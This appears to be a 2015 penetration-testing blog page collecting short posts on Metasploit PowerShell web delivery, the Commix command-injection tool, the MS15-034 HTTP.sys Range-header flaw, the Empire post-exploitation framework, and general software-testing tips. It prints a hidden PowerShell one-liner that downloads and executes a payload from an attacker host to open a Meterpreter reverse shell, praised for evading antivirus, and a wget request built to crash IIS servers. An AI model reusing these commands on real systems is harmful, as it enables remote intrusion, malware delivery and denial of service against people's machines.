Monday, 9 November 2015

Multi Script Web Delivery (PowerShell ) Using Metasploit


This module quickly fires up a web server that serves a payload. The
provided command will start the specified scripting language
interpreter and then download and execute the payload. The main
purpose of this module is to quickly establish a session on a target
machine when the attacker has to manually type in the command
himself, e.g. Command Injection, RDP Session, Local Access or maybe
Remote Command Exec. This attack vector does not write to disk so it
is less likely to trigger AV solutions and will allow privilege
escalations supplied by Meterpreter. When using either of the PSH
targets, ensure the payload architecture matches the target computer
or use SYSWOW64 powershell.exe to execute x86 payloads on x64
machines.

This time we use a PowerShell Script that we execute on the client machine with a Reverse TCP Payload and thus we spawn a Meterpreter Shell.

Command Used:
powershell.exe -nop -w hidden -c $v=new-object net.webclient;$v.proxy=[Net.WebRequest]:­:GetSystemWebProxy();$v.Proxy.Credential­s=[Net.CredentialCache]::DefaultCredenti­als;IEX $v.downloadstring('http://192.168.0.100:8080/');


How to run : 

proof of concept : 


Friday, 6 November 2015


Commix Automated All-in-One OS Command Injection and Exploitation Tool


General Information

Commix (short for [comm]and [i]njection e[x]ploiter) has a simple environment and it can be used, from web developers, penetration testers or even security researchers to test web applications with the view to find bugs, errors or vulnerabilities related to command injection attacks. By using this tool, it is very easy to find and exploit a command injection vulnerability in a certain vulnerable parameter or string. Commix is written in Python programming language.

Disclaimer

The tool is only for testing and academic purposes and can only be used where strict consent has been given. Do not use it for illegal purposes!!

Upload Shells

Commix enables you to upload web-shells (e.g metasploit PHP meterpreter) easily on target host. For more, check 'upload shells' wiki page.

Modules Development

Do you want to increase the capabilities of the commix tool and/or to adapt it to our needs? You can easily develop and import our own modules. For more, check 'module development' wiki page.

Command Injection Testbeds

A collection of pwnable VMs, that includes web apps vulnerable to command injections.

download link : https://github.com/stasinopoulos/commix  

How to install :

Proof of concept : 


HTTP Denial of Service Range Header Integer Overflow.


HTTP.sys Denial of Service (MS15-034 /CVE-2015-1635) Range Header Integer Overflow.

The vulnerability is due to crafted HTTP request by passing large value in Range header, IIS fails to validate the value properly leading to Denial of Service (Unresponsive or Blue Screen of Death) and possible Code Execution.
To trigger the vulnerability request a resource which must be present on the IIS web server, I used sample files (img.jpg, index.html in this demo.)
To understand the risk it is import to know what HTTP.sys does. Here is what Microsoft’s documentation has to say about it.

According to the published Microsoft Security Bulletin, MS15-034 is a remote code execution vulnerability caused by HTTP.sys improperly parsing specially crafted HTTP requests. Specifically this exploit can be triggered using the Range header of an HTTP request, causing an Integer overflow. While the bulletin indicates Remote Code Execution is possible (and as such rates this vulnerability as Critical), so far I have only been able to generate a Denial of Service condition and have not yet seen any RCE code in the wild (though I’m sure someone is working hard at it). Before I get into the details of the vulnerability, let’s take a quick look at HTTP.sys and its purpose.

Range Header:

This vulnerability can be triggered via the Range header. The Range header is used in an HTTP request to return a portion (or range of bytes) of a given resource. Take for example, the following requests that illustrate how to obtain a index.html file using the Range header.
HTTP.sys provides the following benefits:

Kernel-mode caching. Requests for cached responses are served without switching to user mode.

Kernel-mode request queuing. Requests cause less overhead in context switching because the kernel forwards requests directly to the correct worker process. If no worker process is available to accept a request, the kernel-mode request queue holds the request until a worker process picks it up.

Request pre-processing and security filtering.

Because the software is running in kernel mode successful exploitation can have serious consequences for the system. Unlike exploits in user mode software, kernel mode exploits may bypass memory protections, possibly allowing an attacker to cause a system crash. Microsoft indicates the vulnerability could allow remote code execution, and published work others have does that is currently circulation appears to offer partial confirmation. If this proves to be true the vulnerability could be used to obtain system level access.

How it works:

The vulnerability is very similar to those that have been seen in the Apache web server in the past. A value is passed to the HTTP Range header that will over flow the 64-bit integer the software allocates to store it, when converted from the text of the HTTP request. Normally the Range header is used by clients to request part of a document. Trigging the overflow may allow an attacker to cause memory or file access outside the expected boundaries.
Original PoC was posted on Vulnerability in “HTTP.sys Could Allow Remote Code Execution”. 


Proof of concept :

step 1 : kali linux run only system

step 2 : wget --header="range: bytes= 18-18446744073709551615" http://website link


Thursday, 5 November 2015

PowerShellEmpire/Empire


/Empire 

 Empire

Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework. It premiered at BSidesLV in 2015.

download link : https://github.com/PowerShellEmpire/Empire

How to install Empire 

Proof of concept 


Tuesday, 6 October 2015

Top 20 practical software security testing tips for Pentesters (Security Testers)


1) Learn to analyze your test results thoroughly. Do not ignore the test result. The final test result may be ‘pass’ or ‘fail’ but troubleshooting the root cause of ‘fail’ will lead you to the solution of the problem. Testers will be respected if they not only log the bugs but also provide solutions.
2) Learn to maximize the test coverage every time you test any application. Though 100 percent test coverage might not be possible still you can always try to reach near it.
3) To ensure maximum test coverage break your application under test (AUT) into smaller functional modules. Write test cases on such individual unit modules. Also if possible break these modules into smaller parts.
E.g: Lets assume you have divided your website application in modules and ‘accepting user information’ is one of the modules. You can break this ‘User information’ screen into smaller parts for writing test cases: Parts like UI testing, security testing, functional testing of the ‘User information’ form etc. Apply all form field type and size tests, negative and validation tests on input fields and write all such test cases for maximum coverage.

4) While writing test cases, write test cases for intended functionality first i.e. for valid conditions according to requirements. Then write test cases for invalid conditions. This will cover expected as well unexpected behavior of application under test.
5) Think positive. Start testing the application by intend of finding bugs/errors. Don’t think beforehand that there will not be any bugs in the application. If you test the application by intention of finding bugs you will definitely succeed to find those subtle bugs also.
6) Write your test cases in requirement analysis and design phase itself. This way you can ensure all the requirements are testable.
7) Make your test cases available to developers prior to coding.Don’t keep your test cases with you waiting to get final application release for testing, thinking that you can log more bugs. Let developers analyze your test cases thoroughly to develop quality application. This will also save the re-work time.
8 ) If possible identify and group your test cases for regression testing. This will ensure quick and effective manual regression testing.
9) Applications requiring critical response time should be thoroughly tested for performance. Performance testing is the critical part of many applications. In manual testing this is mostly ignored part by testers due to lack of required performance testing large data volume. Find out ways to test your application for performance. If not possible to create test data manually then write some basic scripts to create test data for performance test or ask developers to write one for you.
10) Programmers should not test their own code. As discussed in our previous post, basic unit testing of developed application should be enough for developers to release the application for testers. But you (testers) should not force developers to release the product for testing. Let them take their own time. Everyone from lead to manger know when the module/update is released for testing and they can estimate the testing time accordingly. This is a typical situation in agile project environment.
11) Go beyond requirement testing. Test application for what it is not supposed to do.
12) While doing regression testing use previous bug graph (Bug graph – number of bugs found against time for different modules). This module-wise bug graph can be useful to predict the most probable bug part of the application.
13) Note down the new terms, concepts you learn while testing. Keep a text file open while testing an application. Note down the testing progress, observations in it. Use these notepad observations while preparing final test release report. This good habit will help you to provide the complete unambiguous test report and release details.
14) Many times testers or developers make changes in code base for application under test. This is required step in development or testing environment to avoid execution of live transaction processing like in banking projects. Note down all such code changes done for testing purpose and at the time of final release make sure you have removed all these changes from final client side deployment file resources.
15) Keep developers away from test environment. This is required step to detect any configuration changes missing in release or deployment document. Some times developers do some system or application configuration changes but forget to mention those in deployment steps. If developers don’t have access to testing environment they will not do any such changes accidentally on test environment and these missing things can be captured at the right place.
16) It’s a good practice to involve testers right from software requirement and design phase. These way testers can get knowledge of application dependability resulting in detailed test coverage. If you are not being asked to be part of this development cycle then make request to your lead or manager to involve your testing team in all decision making processes or meetings.
17) Testing teams should share best testing practices, experience with other teams in their organization.
18) Increase your conversation with developers to know more about the product. Whenever possible make face-to-face communication for resolving disputes quickly and to avoid any misunderstandings. But also when you understand the requirement or resolve any dispute – make sure to communicate the same over written communication ways like emails. Do not keep any thing verbal.
19) Don’t run out of time to do high priority testing tasks.Prioritize your testing work from high to low priority and plan your work accordingly. Analyze all associated risks to prioritize your work.
20) Write clear, descriptive, unambiguous bug report. Do not only provide the bug symptoms but also provide the effect of the bug and all possible solutions.
Don’t forget testing is a creative and challenging task. Finally it depends on your skill and experience, how you handle this challenge.